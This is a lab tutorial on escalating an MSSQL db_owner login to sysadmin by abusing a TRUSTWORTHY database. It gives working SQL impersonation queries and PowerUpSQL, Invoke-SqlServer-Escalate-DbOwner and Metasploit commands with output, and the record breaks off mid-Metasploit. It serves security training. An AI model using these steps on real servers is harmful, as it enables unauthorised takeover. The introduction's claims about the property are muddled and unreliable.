



**MSSQL for Pentester**

# **Abusing Trustworthy**

[WWW.HACKINGARTICLES.IN](http://WWW.HACKINGARTICLES.IN)

## Contents

<b>Introduction to Trustworthy .....</b>	<b>3</b>
<b>Lab Setup .....</b>	<b>3</b>
<b>Abusing Trustworthy .....</b>	<b>9</b>
Manual .....	9
<b>PowerUpSQL .....</b>	<b>13</b>
Invoke-SqlServer-Escalate-DbOwner .....	14
<b>Metasploit .....</b>	<b>15</b>


## Introduction to Trustworthy

Trustworthy database property helps to determine that whether the SQL server relies on a database or not. When working with CRL, there will be many instances where special commands or procedures deem it vital to have particular privileges. It requires such a license so that it can protect the Database from malicious scenarios. Many properties can be used in windows servers and SQL servers to determine if the Database is trusted. The properties must be set accordingly to allow the SQL server to function. One method for doing this is by adding the trust command on both servers.


A drawback of a Trustworthy Property would be that it might take up resources like memory, which could cause performance issues in specific scenarios. For this reason, it's best not to rely on these types of properties too heavily when developing applications or data models. However, they are helpful when using other techniques like event subscriptions or agent-based systems under a testing environment where resource consumption doesn't matter much and performance isn't essential either.

## Lab Setup


To perform the practice and for it to be successful, we will first set up our MSSQL server lab and for that, let us create a new database by right-clicking on the Database and selecting the New Database option as shown in the image below:




A dialogue box will open, give a name for your Database and then click on the **OK** button as shown in the image below:




Now that the Database is created, we will create a user. To create a user, right-click on **Logins** and choose the **New Login** option as shown in the image below:



A dialog box will open, give a name for your Database and then click on the **OK** button as shown in the image below:



Now in the Server Roles, you can check that the user is only part of the public. After reviewing, click on the OK button as shown in the image below:



Now, go to **User Mapping**, and there select **ignite** Database for your user. In the role membership panel, choose the **db\_owner** option, then click on the **OK** button as shown in the image below:

Login - New

Select a page

- General
- Server Roles
- User Mapping
- Securables
- Status

Script ? Help

Users mapped to this login:

Map	Database	User	Default Schema
<input checked="" type="checkbox"/>	ignite	raj	
<input type="checkbox"/>	master		
<input type="checkbox"/>	model		
<input type="checkbox"/>	msdb		
<input type="checkbox"/>	tempdb		

☐ Guest account enabled for: ignite

Database role membership for: ignite

<input type="checkbox"/>	db_accessadmin
<input type="checkbox"/>	db_backupoperator
<input type="checkbox"/>	db_datareader
<input type="checkbox"/>	db_datawriter
<input type="checkbox"/>	db_ddladmin
<input type="checkbox"/>	db_denydatareader
<input type="checkbox"/>	db_denydatawriter
<input checked="" type="checkbox"/>	db_owner
<input type="checkbox"/>	db_securityadmin
<input checked="" type="checkbox"/>	public

Connection

Server:  
WIN-P830S778EQK\SQLEXPRESS

Connection:  
sa

[View connection properties](#)

Progress

Ready

OK Cancel

Now, we will check to see if the trustworthy property is on for our Database or not. And for this, we will use the following query:

```
select name,is_trustworthy_on from sys.databases
```

SQLQuery1.sql - Wl...SS.master (SA (54))\*

```
select name,is_trustworthy_on from sys.databases
```

100 %

Results Messages

	name	is_trustworthy_on
1	master	0
2	tempdb	0
3	model	0
4	msdb	1
5	ignite	0

As you can see that the Database we created does not have the trustworthy property activated for it. So now, to activate the trustworthy property, use the following query:

**ALTER DATABASE [ignite] SET TRUSTWORTHY ON**

SQLQuery1.sql - Wl...SS.master (SA (54))\*

```
ALTER DATABASE [ignite] SET TRUSTWORTHY ON
```

100 %

Messages


Commands completed successfully.

Completion time: 2021-08-01T10:10:01.4548657-07:00

To confirm the trustworthy status of the Database, we will use the following query again:

**select name,is\_trustworthy\_on from sys.databases**





As you can see in the image above, the value for trustworthy is 1, which means it is activated. With this, our lab setup is completed.

## Abusing Trustworthy


### Manual

Now that we have successfully set up our lab, we will log in from the raj user we created earlier. Through this user, we will check whether ignite trustworthy property is activated for it or not. And for this, we will use the following query:

```
SELECT name as database_name , SUSER_NAME(owner_sid) AS database_owner , is_trustworthy_on  
AS TRUSTWORTHY from sys.databases;
```



The result of the above query shows that trustworthy is on. Now we will go to our Database and open the query tab by right-clicking on the Database and selecting the **New Query** option as shown in the image below:



Our query tab will open. Here, we will use the following query to check which users are db\_owners:

```
SELECT DP1.name AS DatabaseRoleName,  
isnull (DP2.name, 'No members') AS DatabaseUserName  
FROM sys.database_role_members AS DRM  
RIGHT OUTER JOIN sys.database_principals AS DP1  
ON DRM.role_principal_id = DP1.principal_id  
LEFT OUTER JOIN sys.database_principals AS DP2  
ON DRM.member_principal_id = DP2.principal_id  
WHERE DP1.type = 'R'  
ORDER BY DP1.name;
```

SQLQuery3.sql - WIN...SS.ignite (raj (57)) \* X

```
SELECT DP1.name AS DatabaseRoleName,  
isnull (DP2.name, 'No members') AS DatabaseUserName  
FROM sys.database_role_members AS DRM  
RIGHT OUTER JOIN sys.database_principals AS DP1  
ON DRM.role_principal_id = DP1.principal_id  
LEFT OUTER JOIN sys.database_principals AS DP2  
ON DRM.member_principal_id = DP2.principal_id  
WHERE DP1.type = 'R'  
ORDER BY DP1.name;
```


100 %

Results Messages

	DatabaseRoleName	DatabaseUserName
1	db_accessadmin	No members
2	db_backupoperator	No members
3	db_datareader	No members
4	db_datawriter	No members
5	db_ddladmin	No members
6	db_denydatareader	No members
7	db_denydatawriter	No members
8	db_owner	dbo
9	db_owner	raj
10	db_securityadmin	No members
11	public	No members


As a result of the above query, you can see that raj and dbo are both the ignite Database's database owners. So now, we will mimic dbo user through raj user. Once the raj user successfully masquerades dbo, then it can further gain privileges for itself. And to do this, use the following query:

```
EXECUTE AS USER = 'dbo';  
SELECT system_user;
```




The above query has been executed successfully. Now we will gain more privileges for raj user by making it sysadmin with the help of the following query:

```
EXEC sp_addsrvrolemember 'raj','sysadmin';
```



To confirm whether our queries worked or not, we can go to **Login Properties** for the raj user and see the **Server Rules**. And there, you can see that the sysadmin option is checked. So, this way, we have successfully abused the trustworthy property to our potential. The same is shown in the image below:



## PowerUpSQL

We can abuse the trustworthy property remotely as well using PowerUpSQL. We will first import the PowerUpSQL module in PowerShell and then check if the trustworthy is activated or not. For this, use the following commands:

```
Import-Module .\PowerUpSQL.ps1
Invoke-SQLAuditPrivTrustworthy -Username raj -Password Password@1 -Instance WIN-
P83OS778EQK\SQLEXPRESS -Verbose
```

```

PS C:\> Invoke-SQLAuditPrivTrustworthy -Username raj -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Verbose
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : START VULNERABILITY CHECK: Excessive Privilege - Trusted Database
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : CONNECTION SUCCESS.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - The database ignite was found configured as trustworthy.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : COMPLETED VULNERABILITY CHECK: Excessive Privilege - Trusted Database

ComputerName : WIN-P830S778EQK
Instance      : WIN-P830S778EQK\SQLEXPRESS
Vulnerability : Excessive Privilege - Trustworthy Database
Description   : One or more database is configured as trustworthy. The TRUSTWORTHY database property is used to
                indicate whether the instance of SQL Server trusts the database and the contents within it. Including
                potentially malicious assemblies with an EXTERNAL_ACCESS or UNSAFE permission setting. Also,
                potentially malicious modules that are defined to execute as high privileged users. Combined with
                other weak configurations it can lead to user impersonation and arbitrary code execution on the server.
Remediation   : Configured the affected database so the 'is_trustworthy_on' flag is set to 'false'. A query similar
                to 'ALTER DATABASE MyAppsDb SET TRUSTWORTHY ON' is used to set a database as trustworthy. A query
                similar to 'ALTER DATABASE MyAppDb SET TRUSTWORTHY OFF' can be use to unset it.
Severity      : Low
IsVulnerable  : Yes
IsExploitable  : No
Exploited     : No
ExploitCmd    : There is not exploit available at this time.
Details       : The database ignite was found configured as trustworthy.
Reference     : https://msdn.microsoft.com/en-us/library/ms187861.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016

```

In the result of the above commands, you can see that the trustworthy is on. So now, we will use the following commands to gain sysadmin privileges for our user:

## Invoke-SqlServer-Escalate-DbOwner

**Import-Module .\Invoke-SqlServer-Escalate-Dbowner.psm1**

**Invoke-SqlServer-Escalate-DbOwner -SqlUser raj -SqlPass Password@1 -SqlServerInstance WIN-P830S778EQK\SQLEXPRESS**

```

PS C:\> Import-Module .\Invoke-SqlServer-Escalate-Dbowner.psm1
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) { } [ ] & - / \
PS C:\> Invoke-SqlServer-Escalate-DbOwner -SqlUser raj -SqlPass Password@1 -SqlServerInstance WIN-P830S778EQK\SQLEXPRESS
[*] Attempting to Connect to WIN-P830S778EQK\SQLEXPRESS as raj...
[*] Connected.
[*] Enumerating accessible trusted databases owned by sysadmins...
[*] Found 1 trusted databases owned by a sysadmin.
[*] Checking if raj has the db_owner role in any of them...
[*] raj has db_owner role in 1 of the databases.
[*] Attempting to add raj to the sysadmin role via the ignite database...
[*] Success! - raj is now a sysadmin.
[*] All done.
PS C:\>

```

And voila! We have sysadmin privileges for our users.

## Metasploit

As we all know, any remote attack is incomplete without Metasploit; therefore, we will now use Metasploit to do our bidding. Metasploit, an amazing framework, provides us with an inbuilt exploit to help us exploit our desire. Use the exploit to use the following set of commands:

```
use auxiliary/admin/mssql/mssql_escalate_dbowner
set rhosts 192.168.1.146
set username raj
set password Password@1
exploit
```

```
msf6 > use auxiliary/admin/mssql/mssql_escalate_dbowner
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set username raj
username => raj
